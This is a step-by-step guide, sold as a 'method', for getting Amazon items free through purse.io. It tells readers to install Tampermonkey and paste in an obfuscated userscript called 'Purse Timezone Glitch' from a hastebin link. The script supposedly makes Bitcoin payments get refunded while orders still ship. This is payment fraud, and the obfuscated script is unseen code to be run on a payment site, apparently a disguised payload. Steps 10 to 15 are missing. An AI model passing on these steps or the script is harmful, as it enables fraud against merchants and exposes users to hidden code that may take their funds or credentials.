

Thank you for buying my method!

In this guide, I will show you how to order items that are listed on Amazon fully for free - through indirect website - <https://purse.io/>

You can get everything you want, there is no limit.

How and why does it work?

It's really simple. We will use a Tampermonkey script which automatically works in the background. It changes our browser's timezone whenever we make a new order on purse. As soon as we get redirected to the payment page, our timezone will change - which will result in our order getting marked as "Expired" on Bitbay's side (their provider), **but NOT on purse's side**. So, if we pay for the products - our order will get processed and delivered by purse anyway, but **the money will get INSTANTLY refunded to our wallet by Bitbay**.



Let's get into details

One more thing before we start, here are the things you need:

- Google Chrome browser

- Tampermonkey extension

<https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkehbmkfjojejmpblmpobfkfo/>



If the link is no longer working, simply google for Tampermonkey and you will find it.

- a script that changed your Timezone. You can copy it in this link:



<https://hastebin.com/ovudazorew.js>

Step 1. Add Tampermonkey extension to your browser. (Link above)



Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."

(If you can't find it even though you added it to chrome, you should click on the icon to the left of your profile avatar and press "Pin" button, like on screenshot below)

Step 3. Then remove any preset code so you can have a clean page just like on the screenshot:



Step 4. Copy the script from this link:
<https://hastebin.com/ovudazorew.js>

It should look like this:

```
File Edit Selection Find GoTo Developer
1 // ==UserScript==
2 // @name Purse Timezone Glitch
3 // @namespace Purse
4 // @version 3.1
5 // @description Get ANY item from Amazon for free!
6 // @author Poesso
7 // @match https://purse.io/*
8 // @grant none
9 // ==/UserScript==
10
11 (function(_0x5ac324,_0x169e33){function _0x18fcbb(_0x3c3616,_0x403013,_0x27e2e3,_0x4a1b7b){
12
13 //Purse
```

Step 5. Go to "File" and click "Save".

Step 6. Go to "Installed userscripts" (at the same page) and check if the script is Enabled:

#	Enabled	Name ^
<input type="checkbox"/>	<input checked="" type="checkbox"/>	Purse Timezone Glitch

Step 7. Now, go to <https://purse.io/> and create a new account or simply log in through Facebook/Google (recommended).

IMPORTANT!

If you had already been on the site you should close that tab and open it once again from the link above.

If you are on the site - that's how you can check if the scripts works or not:
There should be '1' icon on red background at extension icon.

-correct

-wrong

Step 8. There are 4 amazon sites available:
(.com / de / .ca / .co.uk / .co.jp)

So if you are from Europe, you should change to the **Germany/UK** because they ship to every European country



If you are from the United States you should use **.com**

From Canada then use **.ca**

From Japan use **.co.jp**

I don't know whether .co.jp ships to other Asian countries or if it is limited to Japan only, but you can always give it a try.

You change it by clicking here:

Step 9. Search for items that you want to buy, click on them and press "Add to cart" then "View cart" button. You can change color/size etc.

Step 16. At that point Bitcoins should be returned to you. Here is screenshot from my blockchain.

 Received BTC	0.06452502 BTC
6:01 AM on 31 Oct 2022	1,375.21 USD
 Sent BTC	0.06452502 BTC
5:50 AM on 31 Oct 2022	1,375.21 USD

I sent the payment at 5:50 AM and was refunded 11 minutes later (it only depends on how quick your payment gets confirmed in blockchain)

Step 17. Also, after some time purse will forward a confirmation email from amazon to your mailbox.
